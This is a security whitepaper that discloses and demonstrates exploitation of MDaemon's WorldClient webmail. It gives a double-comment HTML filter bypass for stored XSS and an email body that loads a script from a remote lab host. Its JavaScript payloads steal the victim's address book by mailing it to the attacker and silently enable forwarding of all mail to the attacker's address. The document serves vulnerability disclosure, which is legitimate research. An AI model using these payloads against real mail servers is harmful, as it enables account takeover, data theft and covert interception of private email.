



Pwning MDaemon

An illustration of MDaemon vulnerability exploitation

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secure
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Pwning MDaemon



Introduction

The purpose of this whitepaper is to demonstrate how the vulnerabilities demonstrated below were discovered and how they can be exploited in order to gain unauthorized access to servers running the MDaemon service. The vulnerabilities discovered affect MDaemon versions prior to 13.0.4 and have been successfully tested against versions 13.0.3 and 12.5.6. The modules affected are the WordClient and WebAdmin applications that are bundled with the MDaemon mail server package.

Vulnerability 1 - Email Body HTML/JS Injection

The first vulnerability relates to the mail sanitization filters used by the MDaemon application to remove potentially harmful content from HTML email messages. HTML email messages can be read using the WordClient webmail client that is bundled with MDaemon, but certain characters, words and HTML tags (e.g. `<SCRIPT>` and `<IFRAME>`) are automatically removed/filtered as soon as the email is received by the mail server. Attempting to insert a comment inside an HTML tag does not bypass the filter because the comment is removed before any signature matching is performed.

However, if we insert a double comment `<!------->` inside the HTML tag, the application does not remove the comment before the signature matching process begins. If the comment is not removed from within the tag, then the filter doesn't identify the HTML tag as dangerous since it doesn't match any of its signatures/regex. In addition to this, the application seems to remove the comment at a later stage when all the filtering has been performed. As a result we are left with a valid HTML tag that could modify the context of the current page or permit the attacker to steal cookie-based authentication or perform other malicious actions.

Therefore, we can practically exploit this vulnerability by simply inserting a specially constructed `SCRIPT` tag in the body of an HTML email. By doing so we can instruct the user's browser to load a JavaScript file of our choice or some JavaScript code embedded within the email itself.

Successfully utilizing the aforementioned vulnerability would enable a hacker to launch a number of attacks through the application which could include changing the victim's password, forwarding a copy of the victim's emails to an external email account, retrieving the victim's address book and sending emails from the victim's account to other email addresses.

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We begin our illustration by generating a simple JavaScript alert message, which is enough to prove that a Cross-Site Scripting attack can be performed using the discovered vulnerability.


A screenshot of a text editor window titled 'XSS.html'. The text area contains the following HTML code: `<div>This is <!------->script>alert('XSS');<!------->/script>a test.</div>`. The status bar at the bottom indicates 'HTML', 'Tab Width: 8', 'Ln 1, Col 79', and 'INS'.

The source code of the HTML email that was sent to our victim user (Mickey Mouse). We split the SCRIPT tags using double comment tags.

A screenshot of a web browser window titled 'WorldClient - mickey (mickey@ac1d...'. The address bar shows the URL 'http://192.168.10...5&_1358859870642'. The main content area displays a JSON response. A red rectangle highlights the 'body' field, which contains the HTML code: `"body": "<div>This is <script>alert('XSS');</script>a test.</div>\n\n"`. The JSON structure includes fields for 'request', 'message', 'id', 'to', 'cc', 'bcc', 'from', 'subject', 'date', 'isHTML', 'folderID', 'attachments', 'folderCount', 'error', and 'status'.

When the victim user opens the malicious email message the following response is generated by the server. It can be observed that the application removed the double comment tags from the email's body and left the SCRIPT tags.

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


The JavaScript alert message is generated as soon as the user opens the malicious email message. This indicates that our attack was successful.

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


Instead of displaying an alert message we can exploit this vulnerability to load malicious JavaScript code that would allow us to perform attacks such as stealing the user's address book and sending it to us via email.



```
1 <div>This is
2 <script type="text/javascript" src="http://192.168.10.72/addresses.js">
3 </script>
  a test</div>
```

The malicious email body contains a link to a remote JavaScript file that will be loaded in the victim's browser as soon as he/she opens the message.



When the victim (i.e. Mickey) opens the malicious email nothing out of the ordinary happens on screen. However, his address book is stealthily sent to Goofy's mailbox.

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


```
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
addresses.js
146
147 if (sessionID.search(sessionIDRegEx) != -1)
148 {
149     //----- Get Contacts -----
150     var contactsResponse = makeRequest("GET", "/WorldClient.dll?", "Session=" + sessionID +
"&View=Contacts&ReturnJavaScript=1&ADDRLOOKUPSELECTID=-1&CurrentRequest=6&CurrentView=10&ContentTyp
e=javascript&UTF8=1&_=" + Math.random(), false);
151
152     ...[SNIP]..
153
154     contactsB64 = encode64(emailAddr);
155
156     //----- Send Contacts via Email -----
157     var sendEmailResponse1 = makeRequest("POST", "/WorldClient.dll?Session=" + sessionID +
"&ReturnJavaScript=1&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes",
"ComposeUser=" + userEmail +
"&ComposeID=&From=0&To=goofy%40ac1dc0de.com&CC=&BCC=&Subject=AddressBook&SpellLanguage=en&Body=" +
contactsB64 + "&BodyHTML=%3Cdiv%3E" + contactsB64 + "%3C%2Fdiv%3E", false);
158 }
159
```

JavaScript file nb char : 5124 Ln : 157 Col : 219 Sel : 0 UNIX ANSI INS

The JavaScript code that grubs the victim's contacts list and sends it to the attacker via email.

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Source data from the Base64 string:

```
%3Bdonald@example.com%3Bfethry@example.com%3Bscrooge@example.com
```

Type (or copy-paste) some text to a textbox below. The text can be Base64 string to decode or any string to encode to a Base64.

```
JTNCZG9uYWxkQGV4YW1wbGUuY29tJTNCZmV0aHJ5QGV4YW1wbGUuY29tJTNCc2Nybz29nZUBleGFtcGx1LmNvbQ==
```

Goofy (the attacker) receives an email message from Mickey (the victim) containing the latter's address book in Base64 encoded format. When the Base64 encoded string is decoded the victim's contacts list is revealed.

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An additional trick we could perform is to stealthily enable the victim's email forwarding functionality and set it up to send a copy of all incoming messages to our mailbox.

```
fwd.html
1 <div>This is
2 <!--script type="text/javascript" src="http://192.168.10.72/fwd.js">
3 <!--/script>
4 a test</div>
```

The malicious email body contains a link to the below JavaScript file, which will be loaded in the victim's browser as soon as he/she opens the message.

```
fwd.js
141
142 //verify sessionID format. It should be 7 consecutive capital letters
143 var sessionIDRegEx = /^[A-Z]{7}$/;
144 if (sessionID.search(sessionIDRegEx) != -1)
145 {
146     //----- Enable Forwarding -----
147     var fwdResponse = makeRequest("GET", "/WorldClient.dll?", "Session=" + sessionID +
"&View=Options-Prefs&Reload=false&Save=Yes&ReturnJavaScript=Yes&ContentType=javascript&ForwardingEn
abled=Yes&ForwardingRetainCopy=Yes&ForwardingAddress=goofy%40ac1dc0de.com&_" + Math.random(),
true);
148
149 }
150
```

JavaScript file nb char : 4657 Ln : 142 Col : 33 Sel : 0 UNIX ANSI INS

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
This screenshot shows the 'Forwarding' settings in MDaemon. On the left is a sidebar with icons for 'Inbox', 'Calendar', 'Contacts', 'Tasks', 'Notes', 'Documents', and 'Options'. The main panel has a blue header 'Forwarding' with an envelope icon. Below it, there are two checkboxes: 'Enable Forwarding' (unchecked) and 'Retain Copy' (checked). A text field labeled 'Address you'd like to forward messages to:' is empty. Below this is a blue header 'Time Zone' with a clock icon, followed by a label 'Time Zone' and a description '(Select the time zone to use for message and calendar times)'. A dropdown menu is visible below the description.

The mail forwarding settings before Mickey (the victim) clicks on the malicious email.

This screenshot shows the 'Forwarding' settings in MDaemon after a change. The sidebar is the same. In the main panel, the 'Forwarding' section now has both 'Enable Forwarding' and 'Retain Copy' checked. The text field for 'Address you'd like to forward messages to:' now contains the email address 'goofy@ac1dc0de.com'. The 'Time Zone' section remains the same with its dropdown menu.


The mail forwarding settings after Mickey (the victim) clicks on the malicious email.

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Minnie writes a secret love letter and sends it to Mickey.

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Since Goofy stealthily enabled Mickey's mail forwarding option, he receives Minnie's email without Mickey noticing.

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As a side note, we could perform malicious actions within the application, even if no HTML/JS injection vulnerability existed. This is because the WorldClient application is vulnerable to a Cross-Site Request Forgery ('CSRF') vulnerability and the only mechanism employed to prevent this is the sessionID parameter that must be included in every GET/POST request. However, a Session ID Prediction vulnerability was found that could allow potential attackers to predict future session IDs and hence setup CSRF requests that would successfully execute commands within the WorldClient application. The illustration of this CSRF technique or methods for acquiring a user's session ID are outside the scope of this paper.

